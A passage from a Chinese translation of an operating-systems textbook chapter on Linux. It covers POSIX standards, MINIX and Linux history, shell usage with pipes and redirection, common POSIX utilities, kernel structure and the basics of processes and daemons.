经过一次又一次的争论与辩驳之后，POSIX委员会制定了一个称为1003.1的标准。它规定了每一个符合标准的UNIX系统必须提供的库函数。大多数库函数会引发系统调用，但也有一些可以在系统内核之外实现。典型的库函数包括open，read与fork。POSIX的思想是这样的，一个软件销售商写了一个只调用了符合1003.1标准函数的程序，那么他就可以确信这个程序可以在任何符合标准的UNIX系统上运行。

的确大多数标准制定机构都会做出令人厌恶的妥协，在标准中包含一些制定这个标准的机构偏好的一些特性。在这点上，考虑到制定时牵涉到的大量相关者与他们各自既定的喜好，1003.1做得非常好。IEEE委员会并没有采用System V与BSD特性的并集作为标准的起始点（大部分的标准组织常这样做），而是采用了两者的交集。非常粗略地说，如果一个特性在System V与BSD中都出现了，它就被包含在标准中，否则就被排除出去。由于这种做法，1003.1与System V和BSD两者的共同祖先UNIX第7版有着很强的相似性。1003.1文档的编写方式使得操作系统的开发者与软件的开发者都能够理解，这是它在标准界中的另一个创新之处，即使这方面的改进工作已经在进行之中。

虽然1003.1标准只解决了系统调用的问题，但是一些相关文档对线程、应用程序、网络及UNIX的其他特性进行了标准化。另外，ANSI与ISO组织也对C语言进行了标准化。

10.1.6 MINIX

所有现代的UNIX系统共有的一个特点是它们又大又复杂。在这点上，与UNIX的初衷背道而驰。即使源代码可以免费得到（在大多数情况下并不是这样），单纯一个人不再能够理解整个系统。这种情况导致本书的作者编写了一个新的类UNIX系统，它足够小，因而比较容易理解。它的所有源代码公开，可以用作教学目的。这个系统由11 800行C代码以及800行汇编代码构成。它于1987年发布，在功能上与UNIX第7版几乎相同，后者是PDP-11时代大多数计算机科学系的中流砥柱。

MINIX属于最早的一批基于微内核设计的类UNIX系统。微内核背后的思想是在内核中只提供最少的功能，从而使其可靠和高效。因此，内存管理和文件系统被作为用户进程实现。内核只负责进程间的信息传递。内核包含1600行C代码以及800行汇编代码。由于与8088体系结构相关的技术原因，I/O设备驱动（增加2900行C代码）也在内核中。文件系统（5100行C代码）与内存管理（2200行C代码）作为两个独立的用户进程运行。

由于高度模块化的结构，微内核相对于单核系统有着易于理解和维护的优点。同时，由于一个用户态进程崩溃后造成的损害要远小于一个内核组件崩溃后造成的损害，因此将功能代码从内核移到用户态后，系统会更加可靠。微内核的主要缺点是用户态与内核态的额外切换会带来较大的性能损失。然而，性能并不代表一切：所有现代的UNIX系统为获得更好的模块性在用户态运行X-windows，同时容忍其带来的性能损失（与此相反的是Windows，其中整个GUI运行在内核中）。在那个时代，其他的著名微内核设计包括Mach（Accetta等人，1986）和Chorus （Rozier等人，1988）。

在问世几个月之内，MINIX在自己的USENET（现在的Google）新闻组comp.os.minix以及超过40 000名使用者中风靡一时。很多使用者提供了命令和其他用户程序，MINIX从而变成了一个由互联网上的众多使用者完成的集体项目。它是之后出现的其他集体项目的一个原型。1997年，MINIX第2版发布，其基本系统包含了网络，并且代码量增长到了62 200行。

2004年左右，MINIX发展方向发生了巨大的变化，它聚焦到发展一个极其可靠、可依赖的系统，能够自动修复自身错误并且自恢复，即使在可重复软件缺陷被触发的情况下也能够继续正常工作。因此，第1版中的模块化思想在MINIX 3.0中得到极大扩展，几乎所有的设备驱动被移到了用户空间，每一个驱动作为独立的进程运行。整个核心的大小突然降到不到4000行代码，因此一个单独的程序员可以轻易地理解。为了增强容错能力，系统的内部机制在很多地方发生了改变。

另外，超过500种流行的UNIX程序被移植到MINIX 3.0，包括X Window系统（有时候只用X代表）、各种各样的编译器（包括gcc）、文本处理软件、网络软件、浏览器以及其他很多程序。与以前的版本在本质上主要是教学用途不同，从MINIX 3.0开始拥有高可用性，并聚焦在高可靠性上。MINIX的最终目标是：取消复位键。

本书的第三版中介绍了这个新系统，在附录中还有源代码和详细介绍（Tanenbaum 和 Woodhull，2006）。MINIX继续发展，并有着一个活跃的用户群体。如果需要更多细节或免费获取最新版本，请访问www.minix3.org。

10.1.7 Linux

在互联网上关于MINIX的讨论和发展的早期，很多人请求（在很多情况下是要求）添加更多更好的特性。对于这些请求作者通常说“不”（为使系统足够小，使学生在一个学期的大学课程中就能完全理解）。持续的拒绝使很多使用者感到厌倦。但当时还没有FreeBSD，因此这些用户没有其他选择。这样的情况过了很多年，直到一位芬兰学生Linus Torvalds决定编写另外一个类UNIX系统，称为Linux。Linux将会是一个完备的系统产品，拥有许多MINIX一开始缺乏的特性。Linux的第1个版本0.01在1991年发布。它在一台运行MINIX的机器上交叉开发，从MINIX借用了从源码树结构到文件系统设计的很多思想。然而它是一种整体式设计，将整个操作系统包含在内核之中，而非MINIX那样的微内核设计。Linux0.01版本共有9300行C代码和950行汇编代码，大致上与MINIX版本大小接近，功能也差不多。事实上，Linux就是Torvalds对MINIX的一次重写，当时，他也只能得到MINIX系统的源代码了。

当加入了虚拟内存、一个更加复杂的文件系统以及更多的特征之后，Linux的大小急速增长，并且演化成了一个完整的UNIX克隆产品。虽然，在刚开始，Linux只能运行在386机器上（甚至把386汇编代码嵌入到了C程序中间），但是很快就被移植到了其他平台上，并且现在像UNIX一样，能够运行在各种类型的机器上。尽管如此，Linux和UNIX之间还是有一个很明显的不同：Linux利用了gcc编译器的很多特性，需要做大量的工作，才能使Linux能够被ANSI标准C编译器编译。

接下来的一个主要的Linux发行版是1994年发布的版本1.0。它大概有165 000行代码，并且包含了一个新的文件系统、内存映射文件和可以与BSD相容的带有套接字和TCP/IP的网络。它同时也包含了一些新的驱动程序。在接下来的两年中，发布了几个轻微修订版本。

到这个时候，Linux已经和UNIX充分兼容，大量的UNIX软件都被移植到了Linux上，使得它比起以前具有了更强的可用性。另外，大量的用户被Linux所吸引，并且在Torvalds的整体管理下开始用多种方法对Linux的代码进行研究和扩展。

之后一个主要的发行版，是1996年发布的2.0版本。它由大约470 000行C代码和8000行汇编代码组成。它包含了对64位体系结构的支持、对称多道程序设计、新的网络协议和许多的其他特性。一个可扩展设备驱动程序集占用了总代码量的很大一部分。随后，很快发行了另外的版本。

Linux内核的版本号由四个数字组成，A.B.C.D，如2.6.9.11。第一个数字表示内核的版本。第二个数字表示第几个主要修订版。在2.6版本内核之前，偶数版本号相当于内核的稳定发行版，而奇数版本号则相当于不稳定的修订版，即开发版。在2.6版本内核中，不再是这种情况了。第三个数字表示次要修订版，比如支持了新的驱动程序等。第四个数字则与小的错误修正或安全补丁相关。

大量的标准UNIX软件移植到了Linux上，包括X窗口系统和大量的网络软件。也有人为Linux开发了两个不同的GUI（GNOME和KDE）。简而言之，Linux已经成长为一个完整的UNIX翻版，包括了UNIX爱好者想要的所有特性。

Linux的一个独特的特征是它的商业模式：它是自由软件。它可以从互联网上的很多站点中下载到，比如：www.kernel.org。Linux带有一个由自由软件基金会（FSF）的创建者Richard Stallman设计的许可。尽管Linux是自由的，但是它的这个许可GPL（GNU公共许可），比微软Windows的许可更长，并且规定了用户能够使用代码做什么以及不能做什么。用户可以自由地使用、复制、修改以及传播源代码和二进制代码。主要的限制是以Linux内核为基础开发的产品不能只以二进制形式（可执行文件）出售或分发；其源代码必须要么与产品一起发送，要么可以随意索取。

虽然Torvalds仍然相当紧密地控制着Linux的内核，但是Linux的大量用户级程序是由其他程序员编写的。他们中的很多人一开始是从MINIX、BSD或GNU在线社区转移过来的。然而，随着Linux的发展，越来越少的Linux社区成员想要破译源代码（有上百本介绍怎样安装和使用Linux的书，然而只有少数书介绍源代码以及其工作机理）。同时，很多Linux用户放弃了互联网上免费分发的版本，转而购买众多竞争商业公司提供的CD-ROM版本。在一个流行站点www.distrowatch.org 上列出了现在最流行的100种

Linux版本。随着越来越多的软件公司开始销售自制版本的Linux，而且越来越多的硬件公司承诺在他们出售的计算机上预装Linux，自由软件与商业软件之间的界限变得愈发模糊了。

作为Linux故事的一个有趣的脚注，我们注意到在Linux变得越来越流行时，它从一个意想不到的源头（AT&T）获得了很大的推动。1992年，由于缺乏资金，Berkeley决定在推出BSD的最终版本4.4BSD后停止开发（4.4BSD后来成为FreeBSD的基础）。由于这个版本几乎不包含AT&T的代码，Berkeley决定将这个软件的开源许可证（不是GPL）发布，任何人可以对它做任何想做的事情，只要不对加州大学提出诉讼。AT&T负责UNIX的子公司做出了迅速的反应——正如你猜的那样——它提出了对加州大学的诉讼。同时，它也控告了BSDI，一家由BSD开发者创立、包装系统并出售服务的公司（正像Red Hat以及其他公司现在为Linux所做的那样）。由于4.4BSD中事实上不含有AT&T的代码，起诉是依据版权和商标侵犯，包括BSDI的1-800-ITS-UNIX那样的电话号码。虽然这次诉讼最终在庭外和解，它把FreeBSD隔离在市场之外，却给了Linux足够的时间发展壮大。如果这次诉讼没有发生，从1993年起两个免费、开源的UNIX系统之间就会进行激烈的竞争：由处于统治地位的、成熟稳定且自1977年起就在学界得到巨大支持的系统BSD应对富有活力的年轻挑战者、只有两年历史却在个人用户中支持率稳步增长的Linux。谁知道这场免费UNICES的战争会变成何种局面？

10.2 Linux概述

为了那些对Linux不熟悉的用户的利益，在这一节我们将对Linux本身以及如何使用Linux进行简单的介绍。几乎本节介绍的所有内容同样适用于所有与UNIX相差不多的UNIX衍生系统。虽然Linux有多个图形界面，但在这里我们关注的是在X系统的shell窗口中工作的程序员眼中的Linux界面。在随后的几节中，我们将关注系统调用以及它们是如何在内核中工作的。

10.2.1 Linux的设计目标

一直以来，UNIX都被设计成一种能够同时处理多进程和多用户的交互式系统。它是由程序员设计的，也是给程序员使用的，而使用它的用户大多都比较有经验并且经常参与（通常较为复杂的）软件开发项目。在很多情况下，通常是大量的程序员通过积极的合作来开发一个单一的系统，因此UNIX有广泛的工具来支持在可控制的条件下的多人合作和信息共享。一组有经验的程序员共同开发一个复杂软件的模式显然和一个初学者独立地使用一个文档编辑器的个人计算机模式有显著区别，而这种区别在UNIX系统中自始至终都有所反映。Linux系统自然而然地继承了这些设计目标，尽管它的第一个版本是面向个人电脑的。

好的程序员追求什么样的系统？首先，大多数程序员喜欢让系统尽量简单，优雅，并且具有一致性。比如，从最底层的角度来讲，一个文件应该只是一个字节集合。为了实现顺序存取、随机存取、按键存取、远程存取等而设计不同类型的文件（像大型机一样）只会碍事。类似地，如果命令

```
ls A*
```

的意思是列举出所有以“A”打头的文件，那么命令

```
rm A*
```

的意思就应该是删除所有以“A”打头的文件而不是删除文件名是“A*”的那个文件。这个特性有时被称为*最小惊讶原理*。

有经验的程序员通常还希望系统具有较强的功能性和灵活性。这意味着一个系统应该具有较小的一组基本元素，而这些元素可有多种多样的组合方式来满足各种应用需要。设计Linux的一个基本指导方针就是每个程序应该只做一件事并且把它做好。因此，编译器不会产生列表，因为有其他的程序可以更好地实现这个功能。

最后，大多数程序员非常反感没用的冗余。如果cp可以胜任，那么为什么还需要copy？为了从文件f中提取所有包含字符串“ard”的行，Linux程序员输入

```
grep ard f
```

另外一种方法是让程序员先选择grep程序（不带参数），然后让grep程序自己宣布说“你好，我是grep，我在文件中寻找模式。请输入你要寻找的模式。”在输入一个模式之后，grep程序要求输入一个文件名。

然后它再提问是否还有别的文件。最后，它总结需要执行的任务并且询问是否正确。尽管这样的用户界面可能适合初学者，但它会把有经验的程序员逼疯。他们想要的是一个佣人，不是一个保姆。

10.2.2 到Linux的接口

一个Linux系统可被看成一座金字塔，如图10-1所示。最底层的是硬件，包括CPU、内存、磁盘、显示器、键盘以及其他设备。运行在硬件之上的是操作系统。它的作用是控制硬件并且为其他程序提供系统调用接口。这些系统调用允许用户程序创立并管理进程、文件以及其他资源。




图10-1 Linux系统中的层次结构

程序通过把参数放入寄存器（有时是栈）来调用系统调用，并发出陷阱指令从用户模式切换到内核模式。由于不能用C语言写一条陷阱指令，因此系统提供了一个库，每个函数对应一个系统调用。这些函数是用汇编语言写的，不过可以从C中调用。每一个函数首先将参数放到合适的地方，然后执行陷阱命令。因此，为了执行read系统调用，一个C程序需要调用read库函数。值得一提的是，由POSIX指定的是库接口，而不是系统调用接口。换句话说，POSIX规定哪些库函数是一个符合标准规范的系统必须提供的，它们的参数是什么，它们的功能是什么，以及它们返回什么样的结果。POSIX根本没有提到真正的系统调用。

除了操作系统和系统调用库，所有版本的Linux必须提供大量的标准程序，其中一些是由POSIX 1003.2标准指定的，其他的根据不同版本的Linux而有所不同。它们包括命令处理器（shell）、编译器、编辑器、文本处理程序以及文件操作工具。用户使用键盘调用的是上述这些程序。因此，我们可以说Linux具有三种不同的接口：真正的系统调用接口、库函数接口和由标准应用程序构成的接口。

大多数的Linux个人计算机发行版都把上述的面向键盘的用户界面替换为面向鼠标的图形用户界面，而根本没有修改操作系统本身。正是这种灵活性让Linux如此流行并且在经历了如此多的技术革新后存活下来。

Linux的GUI和最初在20世纪70年代为UNIX系统开发的、后来由于Macintosh和Windows变得流行的GUI非常相似。这种GUI创建一个桌面环境，包括窗口、图标、文件夹、工具栏和拖拽功能。一个完整的桌面环境包含一个窗口管理器（负责控制窗口的摆放和外观），以及各种应用程序，并且提供一个一致的图形界面。比较流行的Linux桌面环境包括GNOME（GNU网络对象模型环境）和KDE（K桌面环境）。

Linux上的GUI由X窗口系统（常常称为X11或者X）所支持，它负责定义用于UNIX和类UNIX系统中基于位图显示的操作窗口的通信和显示协议。其主要组成部分X服务器，控制键盘、鼠标、显示器等设备，并负责输入重定向或者从客户程序接受输出。实际的GUI环境通常构建在一个包含与X服务器进行交互功能的低层库xlib上。图形界面将X11的基本功能进行拓展，丰富了窗口的显示，提供按钮、菜单、图标以及其他选项。X服务器可以通过命令行手动启动，不过通常在启动过程中由一个负责显示用户登录图形界面的显示管理器启动。

当在Linux上使用图形界面时，用户可以通过鼠标点击运行程序或者打开文件，通过拖拉将文件从

一个地方复制到另一个地方等。另外，用户也可以启动一个终端模拟程序xterm，它为用户提供一个到操作系统的基本命令行界面。下面一节有关于它的详细描述。

10.2.3 shell

尽管Linux系统具有图形用户界面，然而大多数程序员和高级用户都更愿意使用一个命令行界面，称作shell。通常这些用户在图形用户界面中启动一个或更多的shell窗口，然后就在这些shell窗口中工作。shell命令行界面使用起来更快速，功能更强大，扩展性更好，并且让用户不会遭受由于必须一直使用鼠标而引起的肢体重复性劳损（RSI）。接下来我们简要介绍一下bash shell （bash）。它是基于UNIX最原始的shell（Bourne shell）的，而且实际上它的名字也是Bourne Again shell的首字母缩写。经常使用的还有很多其他的shell（ksh，csh等），但是bash是大多数Linux系统的默认shell。

当shell被启动时，它初始化自己，然后在屏幕上输出一个*提示符*（prompt），通常是一个百分号或者美元符号，并等待用户输入命令行。

等用户输入一个命令行后，shell提取其中的第一个字，假定这个字是将要运行程序的程序名，搜索这个程序，如果找到了这个程序就运行它。然后，shell会将自己挂起直到该程序运行完毕，之后再尝试读入下一条命令。重要的是，shell也只是一个普通用户程序。它仅仅需要从键盘读取数据、向显示器输出数据和运行其他程序的能力。

命令中还可以包含参数，它们作为字符串传给所调用的程序。比如，下面的命令行

```
cp src dest
```

调用cp程序并包含两个参数，src和dest。这个程序将第一个参数解释为一个现存的文件名，然后创建该文件的一个副本，其名称为dest。

并不是所有的参数都是文件名。在命令行

```
head -20 file
```

中，第一个参数−20通知head程序输出file中的前20行，而不是默认的10行。负责控制一个命令的操作或者指定一个可选数值的参数称为标志（flag），习惯上由一个破折号标记。为了避免歧义，这个破折号是必要的，比如

```
head 20 file
```

是一个完全合法的命令，它告诉head程序输出文件名为20的文件的前10行，然后输出文件名为file的文件的前10行。大多数Linux命令接受多个标志和多个参数。

为了更容易地指定多个文件名，shell支持*魔法字符*，有时称为*通配符*。比如，一个星号可以匹配所有可能的字符串，因此

```
ls *.c
```

告诉ls列举出所有文件名以.c结束的文件。如果同时存在文件x.c，y.c，z.c，那么上述命令等价于下面的命令

```
ls x.c y.c z.c
```

另一个通配符是问号，负责匹配任意一个字符。一组在中括号中的字符可以表示其中的任意一个，因此

```
ls [ape]*
```

列举出所有以“a”，“p”或者“e”开头的文件。

像shell这样的程序不一定非要通过终端（键盘和显示器）进行输入输出。当它（或者任何其他程序）启动时，它自动获得了对*标准输入*（负责正常输入），*标准输出*（负责正常输出）和*标准错误*（负责输出错误信息）文件进行访问的能力。正常情况下，上述三个文件默认地都指向终端，因此标准的输出是从键盘输入的，而标准输出或者标准错误是输出到显示器的。许多Linux程序默认从标准输入进行输入并从标准输出进行输出。比如

```
sort
```

调用sort程序，其从终端读取数据（直到用户输入Ctrl-D表示文件结束），根据字母顺序将它们排序，然

后将结果输出到屏幕上。

也可以对标准输入和输出进行重定位，因为这种情况通常会很有用。对标准输入进行重定位的语法使用一个小于号（<）加上紧接的一个输入文件名。类似的，标准输出可以通过一个大于号（>）进行重定位。允许在一个命令中对两者同时进行重定位。比如，下面的命令：

```
sort <in >out
```

使得sort从文件in中得到输入，并把结果输出到文件out中。由于标准错误没有被重定位，因此所有的错误信息会输出到屏幕中。一个从标准输入中读取数据，对数据进行某种处理，然后输出到标准输出的程序称为过滤器（filter）。

考虑下面一条包括三条独立命令的命令行：

```
sort <in >temp; head -30 <temp; rm temp
```

首先它运行sort，从in得到输入然后将结果输出到temp中。完成后，shell运行head，令其将temp的前30行内容输出到标准输出中，默认为终端。最后，临时文件temp被删除。

常常有把命令行中第一个程序的输出作为下一个程序的输入这种情况。在上面的例子中，我们使用temp文件来保存这个输出。然而，Linux提供了一种更简单的方法来达到相同的结果。在命令行

```
sort <in | head -30
```

中，竖杠，也常被称为管道符（pipe symbol），告诉程序从sort中得到输出并且将其作为输入传给head，由此消除了创建、使用和删除一个临时文件的过程。由管道符连接起来的命令，称为一个管线（pipeline），可以包含任意多的命令。一个由四个部分组成的管线如下所示：

```
grep ter *.t | sort | head -20 | tail -5 >foo
```

这里所有以.t结尾的文件中包含“ter”的行被写到标准输出中，然后被排序。这些内容的前20行被head选择出来并传给tail，它又将最后5行（也即排完序的列表中的第16到20行）传给foo。这个例子显示了Linux是如何提供了一组各负责一项任务的基本单元（一些过滤器）和一个几乎可以用无穷的方式把它们组合起来的机制。

Linux是一种通用多道程序设计系统。一个用户可以同时运行多个程序，每一个作为一个独立的进程存在。在shell中，后台运行一个程序的语法是在原本命令后加一个“&”。因此，

```
wc -l <a >b &
```

运行字数统计程序wc，来统计输入文件a中的行数（-l标志），并将结果输出到b中，不过整个过程都在后台运行。命令一被输入，shell输出提示符就可以接收并处理下一条命令。管线也可以在后台中运行，比如下面的指令：

```
sort <x | head &
```

多个管线也可以同时在后台中运行。

可以把一系列shell命令放到一个文件中，然后将此文件作为shell的输入来运行。第二个shell按照顺序处理这些命令，和处理从键盘输入的命令一样。包含shell命令的文件称为shell脚本。shell脚本可以给shell的变量赋值，然后过一段时间再读取这些变量。shell脚本也可以包含参数，同时使用if、for、while和case等结构。因此，一个shell脚本实际上是一个由shell语言编写的程序。Berkeley C shell是另一种shell，它的设计目标是使得shell脚本（以及一般意义上的命令语言）在很多方面看上去和C程序相似。由于shell也只是一个用户程序，其他人也设计并发行过很多不同的shell。

10.2.4 Linux应用程序

Linux的命令行（shell）用户界面包含大量的标准应用程序。这些程序可以大致分成以下6类：

1) 文件和目录操作命令。
2) 过滤器。
3) 程序设计工具，如编辑器和编译器。
4) 文档处理。

5) 系统管理。

6) 其他。

POSIX 1003.2标准规定了100种左右关于上述程序的语法和语义，主要是前三类中的程序。让这些程序具有统一的标准主要是为了实现让任何人写的shell脚本可以在任何Linux系统上运行。

除了这些标准应用程序外，当然还有许多其他应用程序，比如Web浏览器，图片浏览器等。

下面我们看一看一些程序的例子，首先从文件和目录操作开始。

```
cp a b
```

将文件a移动到b，而不改变原文件。相比之下，

```
mv a b
```

将文件a移动到b但是删除原文件。从效果上来看，它是文件移动而不是通常意义上的复制。cat命令可以把多个文件的内容连接起来，它读入每一个输入文件然后把它们按顺序复制到标准输出中。可以通过rm命令来删除文件。命令chmod可以让属主通过修改文件的权限位来改变其访问权限。使用mkdir和rmdir命令可以分别实现目录的创建和删除。为了列出一个目录下的文件，可以使用ls命令。它包含大量的标志来控制要显示文件的哪些特征（如大小、用户、群、创建日期）、决定文件的显示顺序（如字母序、修改日期、逆序）、指定文件输出格式等。

我们已经见到了很多过滤器：grep从标准输入或者一个或多个输入文件中提取包含特定模式的行；sort将输入进行排序并输出到标准输出；head提取输入的前几行；tail提取输入的后几行。其他的由1003.2定义的过滤器有：cut和paste，它们实现一段文档的剪切和粘贴；od将输入（通常是二进制）转换成ASCII文档，包括八进制，十进制或者十六进制；tr实现字符大小写转换（如小写换大写），pr为打印机格式化输出，包括一些格式选项，如运行头，页码等。

编译器和程序设计工具包括gcc（它调用C语言编译器）以及ar（它将库函数收集到存档文件中）。

另外一个重要的工具是make，它负责维护大的程序，这些程序的源码通常分布在多个文件中。通常，其中一些文件是头文件（header file），其中包括类型、变量、宏和其他声明。源文件通常使用include将头文件包含进来。这样，两个或更多的源文件可以共享同样的声明。然而，如果头文件被修改，就需要找到所有依赖于这个头文件的源文件并对它们重新进行编译。make的作用是跟踪哪些文件依赖于哪些头文件等，然后安排所有需要进行的编译自动进行。几乎所有的Linux程序，除了最小的那些，都是依靠make进行编译的。

程 序	典型应用
cat	将多个文件连接到标准输出
chmod	修改文件保护模式
cp	复制一个或多个文件
cut	从一个文件中剪切一段文字
grep	在文件中检索给定模式
head	提取文件的前几行
ls	列出目录
make	编译文件生成二进制文件
mkdir	创建目录
od	以八进制显示一个文件
paste	将一段文字粘贴到一个文件中
pr	为打印格式化文件
ps	列出正在运行的进程
rm	删除一个或多个文件
rmdir	删除一个目录
sort	对文件中的所有行按照字母序进行排序
tail	提取文件的最后几行
tr	在字符集之间转换

图10-2 POSIX定义的一些常见的Linux应用程序

一部分POSIX标准应用程序列在图10-2中，包括每个程序的简要说明。所有Linux系统中都有这些程序以及许多其他标准的应用程序。

10.2.5 内核结构

在图10-1中我们看到了Linux系统的总体结构。在进一步研究内核的组成部分，如进程调度和文件系统之前，我们先从整体的角度看一下Linux的内核。

内核坐落在硬件之上，负责实现与I/O设备和存储管理单元的交互，并控制CPU对前述设备的访问。如图10-3所示，在最底层，内核包含中断处理程序，它们是与设备交互的主要方式，以及底层的分派机制。这种分派在中断时发生。底层的代码中止正在运行的进程，将其状态存储在内核进程结构中，然后

启动相应的驱动程序。进程分派也在内核完成某些操作，并且需要再次启动一个用户进程时发生。进程分派的代码是汇编代码，并且和进程调度代码有很大不同。




图10-3 Linux内核结构

接下来，我们将内核子系统分为三个主要部件。在图10-3中I/O部件包含所有负责与设备交互以及实现联网和存储的I/O功能的内核部件。在最高层，这些I/O功能全部整合在一个虚拟文件系统层中。也就是说，从顶层来看，对一个文件进行读操作，不论是在内存还是磁盘中，都和从终端输入中读取一个字符是一样的。从底层来看，所有的I/O操作都要通过某一个设备驱动器。所有的Linux驱动程序都可以被分类为字符驱动程序或块驱动程序，两者之间的主要区别是块设备允许查找和随机访问而字符设备不允许。从技术上讲，网络设备实际上是字符设备，不过它们的处理和其他字符设备不太一样，因此为了清晰起见将它们单独分类，如图10-3所示。

在设备驱动程序之上，每个设备类型的内核代码都不一样。字符设备有两种不同的使用方式。有些程序，如可视编辑器vi，emacs等，需要每一个键盘输入。原始的终端（tty）I/O可以实现这种功能。其他程序，比如shell等，是面向行的，因此允许用户在输入回车并将字符串发送给程序之前整行地进行编辑。在这种情况下，由终端流出的字符流需要通过一个所谓的行规则，其中的内容被相应地格式化。

网络软件通常是模块化的，由不同的设备和协议来支持。网络设备的上一个层次负责一种常规程序，确保每一个包被送到正确的设备或协议处理器。大多数Linux系统在内核中包含一个完整的硬件路由器的功能，尽管其性能比硬件路由器的性能差一些。在路由器代码之上的是实际的协议栈，它总是包含IP和TCP协议，也包含一些其他协议。在整个网络之上的是socket接口，它允许程序来为特定的网络和协议创建socket，并为每一个socket返回一个待用的文件描述符。

在磁盘驱动器之上是I/O调度器，它负责排序和分配磁盘读写操作，以尽可能减少磁头的无用移动或者满足一些其他的系统原则为方法。

块设备列的最顶层是文件系统。Linux允许，也确实有多个文件系统同时存在。为了向文件系统的实现隐藏不同硬件设备体系之间的区别，一个通用的块设备层提供了一个可以被所有文件系统使用的抽象。

图10-3的右边是Linux内核的另外两个重要组成部件，它们负责存储和进程管理任务。存储管理任务包括维护虚拟内存到物理内存的映射，维护最近被访问页面的缓存以及实现一个好的页面置换算法，并且根据需要把需要的数据和代码页读入内存中。

进程管理部件的最主要任务是进程的创建和终止。它还包括一个进程调度器，负责选择下一步运行哪个进程或线程。我们将在下一节看到，Linux把进程和线程简单地看作可运行的实体，并使用统一的

调度策略对它们进行调度。最后，信号处理的代码也属于进程管理部件。

尽管这三个部件在图中被分开，实际上它们高度相互依赖。文件系统一般通过块设备进行文件访问。然而，为了隐藏磁盘读取的严重延迟，文件被复制到内存中的页缓存中。有些文件甚至可能是动态创建的并且只在内存中存在，比如提供运行时资源使用情况的文件。另外，当需要清空一些页时，虚拟存储系统可能依靠一个磁盘分区或者文件内的交换区来备份内存的一部分，因此依赖于I/O部件。当然，还存在着很多其他的组件之间的相互依赖。

除了内核内的静态部件外，Linux支持动态可装载模块。这些模块可以用来补充或者替换缺省的设备驱动程序、文件系统、网络或者其他内核代码。在图10-3中没有显示这些模块。

最后，处在最顶层的是到内核的系统调用接口。所有系统调用都来自这里，其导致一个陷阱，并将系统从用户态转换到受保护的内核态，继而将控制权交给上述的内核部件之一。

10.3 Linux中的进程

前面的几个小节是从键盘的角度来看待Linux，也就是说以用户在xterm窗口中所见的内容来看待Linux。我们给出了常用的shell命令和标准应用程序作为例子。最后，以一个对Linux系统结构的简要概括作为结尾。现在，让我们深入到系统内核，更仔细地研究Linux系统所支持的基本概念，即进程、内存、文件系统和输入/输出。这些概念非常重要，因为系统调用（到操作系统的接口）将对这些概念进行操作。举个例子来说，Linux系统中存在着用来创建进程和线程、分配内存、打开文件以及进行输入/输出操作的系统调用。

遗憾的是，由于Linux系统的版本非常之多，各个版本之间均有不同。在这一章里，我们将摒弃着眼于某一个Linux版本的方法，转而强调各个版本的共通之处。因此，在某些小节中（特别是涉及实现方法的小节），这里讨论的内容不一定同样适用于每个Linux版本。

10.3.1 基本概念

Linux系统中主要的活动实体就是进程。Linux进程与我们在第2章所学的经典顺序进程极为相似。每个进程执行一段独立的程序并且在进程初始化的时候拥有一个独立的控制线程。换句话说，每一个进程都拥有一个独立的程序计数器，用这个程序计数器可以追踪下一条将要被执行的指令。一旦进程开始运行，Linux系统将允许它创建额外的线程。

由于Linux是一个多道程序设计系统，因此系统中可能会有多个彼此之间相互独立的进程在同时运行。而且，每一个用户可以同时开启多个进程。因此，在一个庞大的系统里，可能有成百个甚至上千个进程在同时运行。事实上，在大多数单用户的工作站里，即使用户已经退出登录，仍然会有很多后台进程，即*守护进程*（daemon），在运行。在系统启动的时候，这些守护进程就已经被shell脚本开启（在英语中，“daemon”是“demon”的另一种拼写，而demon是指一个恶魔）。

计划任务（cron daemon）是一个典型的守护进程。它每分钟运行一次来检查是否有工作需要它完成。如果有工作要做，它就会将之完成，然后进入休眠状态，直到下一次检查时刻来到。

在Linux系统中，你可以把在未来几分钟、几个小时、几天甚至几个月会发生的事件列成时间表，所以这个守护进程是非常必要的。举个例子来说，假定一个用户在下周二的三点钟要去看牙医，那么他就可以在计划任务的数据库里添加一条记录，让计划任务来提醒他，比如说，在两点半的时候。接下来，当相应的时间到来的时候，计划任务意识到有工作需要它来完成，就会运行起来并且开启一个新的进程来执行提醒程序。

计划任务也可以执行一些周期性的活动，比如说在每天凌晨四点的时候进行磁盘备份，或者是提醒健忘的用户每年10月31号的时候需要为万圣节储备一些好吃的糖果。当然，系统中还存在其他的守护进程，他们接收或发送电子邮件、管理打印队列、检测内存中是否有足够的空闲页等。在Linux系统中，守护进程可以直接实现，因为它不过是与其他进程无关的另一个独立的进程而已。

